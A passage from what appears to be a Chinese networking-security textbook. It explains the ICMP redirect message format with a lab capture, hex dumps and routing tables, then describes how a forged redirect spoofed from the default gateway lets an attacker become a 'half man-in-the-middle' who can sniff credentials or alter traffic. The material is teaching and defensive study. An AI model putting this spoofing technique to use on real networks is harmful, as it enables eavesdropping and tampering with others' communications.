


图 7-11　ICMP 重定向报文结构

网络层是 20 字节的 IP 数据，其中源 IP 地址为 R1，目的 IP 地址为 PC1。注意：主机只信任默认网关发出的 ICMP 重定向报文。

传输层是 8 字节的 ICMP 数据。第一个字段是 ICMP 报文类型，5 代表这是一个 ICMP 重定向数据报。第二个字段是重定向类型，1 代表这是一个特定主机重定向报文。第三个字段是校验和(check)。第四个字段记录的是新网关的 IP 地址，这里为 R2 的 IP。

应用层共 28 字节，记录的是 PC1 发给 PC2 的原始 IP 数据报中的 28 字节数据，包括 20 字节网络层和 8 字节传输层数据，因此在这个网络层 20 字节数据中源 IP 地址为 PC1、目的 IP 地址为 PC2。

PC1 收到这个 ICMP 重定向报文之后，发现报文是由当前网关 R1 发出的，于是信任报文携带的重定向信息。从 ICMP 数据中取出新网关 R2 的 IP 地址，从应用层数据中取出 PC2 的 IP 地址，将这两个地址作为一条映射记录添加到自己的路由表中。

7.3.3 ICMP 重定向测试实验

利用虚拟机按照图 7-10 组建网络，中断 R1—NET1 链路，捕获、分析 ICMP 重定向报文。使用两台 Windows 2000 虚拟机模拟 R1 和 R2，本机作为 PC1，Windows XP 虚拟机作为 PC2。

第一步：按照图 7-10 组建实验环境，配置 IP 地址和 OSPF 路由，实现网络连通(步骤略)。

第二步：查看当前 PC1 的路由表。

图 7-12 为 PC1 的路由表，最上面一条为默认路由，在所有路由项中默认路由的优先级最低，PC1 发给 NET2 的所有 IP 数据报都将在这条默认路由的作用下转发给 R1。

默认路由

```
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.111.1   192.168.111.3      20
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
    192.168.111.0    255.255.255.0    192.168.111.3   192.168.111.3      20
    192.168.111.3  255.255.255.255        127.0.0.1       127.0.0.1      20
  192.168.111.255  255.255.255.255    192.168.111.3   192.168.111.3      20
        224.0.0.0        240.0.0.0    192.168.111.3   192.168.111.3      20
  255.255.255.255  255.255.255.255    192.168.111.3   192.168.111.3       1
Default Gateway:     192.168.111.1
```

图 7-12　PC1 的路由表

第三步：中断 R1—NET1 链路，观察 R1 和 R2 路由表的变化。

这里采用将 R1 与 NET1 连接的网卡停用的方法来模拟链路中断。链路中断之后，R1 和 R2 会在 OSPF 协议的作用下及时更新各自的路由表，如图 7-13 和图 7-14 所示。

目标	网络掩码	网关	跃点数	通信协议	接口
255.255.255.255	255.255.255.255	192.168.111.1	1	本地	本地连接
224.0.0.0	240.0.0.0	192.168.111.1	1	本地	本地连接
192.168.111.1	255.255.255.255	127.0.0.1	1	本地	环回
192.168.111.0	255.255.255.0	192.168.111.1	2	OSPF	本地连接
192.168.111.0	255.255.255.0	192.168.111.1	1	本地	本地连接
127.0.0.1	255.255.255.255	127.0.0.1	1	本地	环回
127.0.0.0	255.0.0.0	127.0.0.1	1	本地	环回
10.1.1.0	255.255.255.0	192.168.111.2	10	OSPF	本地连接　变化的路由

图 7-13　R1 的路由表

目标	网络掩码	网关	接口	跃点数	通信协议
10.1.1.0	255.255.255.0	10.1.1.2	本地连接 2	8	OSPF　变化的路由
10.1.1.0	255.255.255.0	10.1.1.2	本地连接 2	1	本地
10.1.1.2	255.255.255.255	127.0.0.1	环回	1	本地
10.255.255.255	255.255.255.255	10.1.1.2	本地连接 2	1	本地
127.0.0.0	255.0.0.0	127.0.0.1	环回	1	本地
127.0.0.1	255.255.255.255	127.0.0.1	环回	1	本地
192.168.111.0	255.255.255.0	192.168.111.2	本地连接	2	OSPF
192.168.111.0	255.255.255.0	192.168.111.2	本地连接	1	本地
192.168.111.2	255.255.255.255	127.0.0.1	环回	1	本地
224.0.0.0	240.0.0.0	192.168.111.2	本地连接	1	本地
224.0.0.0	240.0.0.0	10.1.1.2	本地连接 2	1	本地
255.255.255.255	255.255.255.255	192.168.111.2	本地连接	1	本地
255.255.255.255	255.255.255.255	10.1.1.2	本地连接 2	1	本地

图 7-14　R2 的路由表

第四步：在 PC1 上 ping　PC2，同时捕获、分析 ICMP 重定向报文。

捕获到的 ICMP 重定向报文共 70 字节，下面按照 TCP/IP 层次分析报文结构。

图 7-15 给出的是前 14 字节数据链路层结构。目的 MAC 地址为 00-50-56-c0-00-01，即 PC1 的 MAC 地址；源 MAC 地址为 00-0c-29-5c-7e-7b，即 R1 的 MAC 地址；协议类型为 0800，即网络层是 IP 协议。

```
目的MAC:PC1          源MAC:R1        协议:IP
00 50 56 c0 00 01 00 0c 29 5c 7e 7b 08 00 45 00
00 38 26 8a 00 00 80 01 b4 e5 c0 a8 6f 01 c0 a8
6f 03 05 01 75 f7 c0 a8 6f 02 45 00 00 3c 06 5f
00 00 40 01 39 b3 c0 a8 6f 03 0a 01 01 03 08 00
42 5c 02 00 09 00
```

图 7-15　ICMP 重定向报文的链路层数据结构

图 7-16 给出的是 20 字节网络层数据结构。其中协议类型为 01，说明传输层采用的是 ICMP。源 IP 地址为 192.168.111.1，即 R1 的 IP 地址；目的 IP 地址为 192.168.111.3，即 PC1 的 IP 地址。

```
Total LEN=56   Flag=000 offset=0              VER=4 HLEN=20
      ID=9866       TTL=128  校验和                   DS=0
00 50 56 c0 00 01 00 0c 29 5c 7e 7b 08 00 45 00
00 38 26 8a 00 00 80 01 b4 e5 c0 a8 6f 01 c0 a8
6f 03 05 01 75 f7 c0 a8 6f 02 45 00 00 3c 06 5f
00 00 40 01 39 b3 c0 a8 6f 03 0a 01 01 03 08 00
42 5c 02 00 09 00
                  协议:ICMP     源IP:192.168.111.1
目的IP:192.168.111.3
```

图 7-16　ICMP 重定向报文的网络层数据结构

图 7-17 给出的是 8 字节传输层数据结构。传输层采用的是 ICMP，新网关 IP 为 192.168.111.2，即 R2 的 IP 地址。

```
type:redirect
      code  校验和    新网关:192.168.111.2
00 50 56 c0 00 01 00 0c 29 5c 7e 7b 08 00 45 00
00 38 26 8a 00 00 80 01 b4 e5 c0 a8 6f 01 c0 a8
6f 03 05 01 75 f7 c0 a8 6f 02 45 00 00 3c 06 5f
00 00 40 01 39 b3 c0 a8 6f 03 0a 01 01 03 08 00
42 5c 02 00 09 00
```

图 7-17　ICMP 重定向报文的传输层数据结构

图 7-18 给出的是 28 字节应用层数据结构。应用层数据记录的是 PC1 发给 PC2 的原始 IP 数据报中的 28 字节数据，包括 20 字节网络层和 8 字节传输层数据，因此在这个




图 7-18　ICMP 重定向报文的应用层数据结构

网络层 20 字节数据中源 IP 地址为 192.168.111.3,即 PC1 的 IP;目的 IP 地址为 10.1.1.3,即 PC2 的 IP。

第五步:查看 PC1 的路由表,观察重定向路由。

PC1 的路由表如图 7-19 所示,可见其中添加了一条到达 PC2 的特定主机路由,这条重定向路由的优先级高于默认路由,PC1 发给 PC2 的数据报将在这条路由的作用下转发给 R2。

重定向路由

Active Routes:

Network Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0	192.168.111.1	192.168.111.3	20
10.1.1.3	255.255.255.255	192.168.111.2	192.168.111.3	1
127.0.0.0	255.0.0.0	127.0.0.1	127.0.0.1	1
192.168.111.0	255.255.255.0	192.168.111.3	192.168.111.3	20
192.168.111.3	255.255.255.255	127.0.0.1	127.0.0.1	20
192.168.111.255	255.255.255.255	192.168.111.3	192.168.111.3	20
224.0.0.0	240.0.0.0	192.168.111.3	192.168.111.3	20
255.255.255.255	255.255.255.255	192.168.111.3	192.168.111.3	1

Default Gateway: 192.168.111.1

图 7-19 PC1 的路由表

7.4 基于 ICMP 重定向的"半中间人"攻击

7.4.1 基于 ICMP 重定向的"半中间人"攻击过程

在如图 7-20 所示的网络中,Hacker 向 PC1 发送一个伪造的 ICMP 重定向报文,由于重定向报文的源 IP 地址被伪造为默认网关 R1 的 IP,因此 PC1 信任这个报文携带的重定向路由信息。这个重定向报文会在 PC1 的路由表中添加一条到达 PC2 的特定主机路由:




图 7-20 基于 ICMP 重定向的"半中间人"攻击过程

PC2-*-H，即发送给 PC2 的数据报，下一跳 IP 地址为 Hacker。这样一来，PC1 发送给 PC2 的所有 IP 数据报都将交付给 Hacker，Hacker 再将通信数据转发给 R1，最后由 R1 将数据交付给 PC2。在这个过程中 Hacker 成为通信数据的“中间人”，它可以从中转的通信数据中提取出有价值的敏感信息（例如：账户、密码），也可以篡改通信内容。

PC2 返回给 PC1 的数据报到达 R1 之后，R1 通过查找自身的路由表发现 PC1 位于本地直连网络 NET2，于是将返回数据报直接交付给 PC1，即返回数据不会经过 Hacker 主机中转，因此 Hacker 是 PC1 和 PC2 之间的“半中间人”，即只能中转 PC1 到 PC2 方向的通信数据，而不能中转 PC2 到 PC1 方向的通信。

7.4.2 伪造的 ICMP 重定向报文结构分析

伪造的 ICMP 重定向报文结构如图 7-21 所示，共 70 字节。前 14 字节是链路层数据，源 MAC 地址为 H（即 Hacker），目的 MAC 地址为 PC1，协议类型为 0x0800（即网络层使用 IP 协议）。




图 7-21 伪造的 ICMP 重定向报文

网络层是 20 字节的 IP 数据。由于主机只信任默认网关发出的 ICMP 重定向报文，因此将源 IP 地址设置为 R1，目的 IP 地址设置为 PC1。

传输层是 8 字节的 ICMP 数据。第一个字段是 ICMP 报文类型，5 代表这是一个 ICMP 重定向数据报。第二个字段是重定向类型，1 代表这是一个特定主机重定向报文。第三个字段是校验和（check）。第四个字段记录的是新网关的 IP 地址，这里设置为 Hacker 的 IP。

应用层共 28 字节，记录的是伪造的 PC1 发给 PC2 的原始 IP 数据报中的 28 字节数据，包括 20 字节网络层和 8 字节传输层数据，因此在这个网络层 20 字节数据中，源 IP 地址为 PC1，目的 IP 地址为 PC2。

PC1 收到这个 ICMP 重定向报文之后，发现报文是由当前网关 R1 发出的，于是信任报文携带的重定向信息。从 ICMP 数据中取出新网关 H 的 IP 地址，从应用层数据中取出 PC2 的 IP 地址，将这两个地址作为一条映射记录添加到自己的路由表中，即 PC2-*-H。

7.4.3 利用"ICMP 重定向攻击"实施数据监听实验

